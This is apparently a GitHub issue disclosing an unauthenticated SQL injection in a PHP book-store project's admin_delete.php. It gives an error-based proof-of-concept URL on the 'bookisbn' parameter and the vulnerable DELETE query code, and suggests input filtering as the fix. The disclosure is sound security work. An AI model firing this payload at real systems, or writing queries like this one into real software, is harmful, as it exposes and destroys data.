New issue

Jump to bottom


there is a sql injection vulnerability in admin_delete.php parameter "bookisbn" #13

Open liao10086 opened this issue on Jan 17, 2020 · 0 comments


liao10086 commented on Jan 17, 2020 • edited

version:1.0
No login required.
POC:

```
http://127.0.0.1:8888/admin_delete.php?bookisbn=1' or updatexml(1,concat(0x7e,(version())),0) -- a
```



View source code admin_delete.php



```php
<?php
    $book_isbn = $_GET['bookisbn'];

    require_once "./functions/database_functions.php";
    $conn = db_connect();

    $query = "DELETE FROM books WHERE book_isbn = '$book_isbn'";
    $result = mysqli_query($conn, $query);
    if(!$result){
        echo "delete data unsuccessfully ". mysqli_error($conn);
        exit;
    }
    header("Location: admin_book.php");
?>
```

suggest:Please filter input of parameter "bookisbn"
author:zionlab@dbappsecurity.com.cn

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant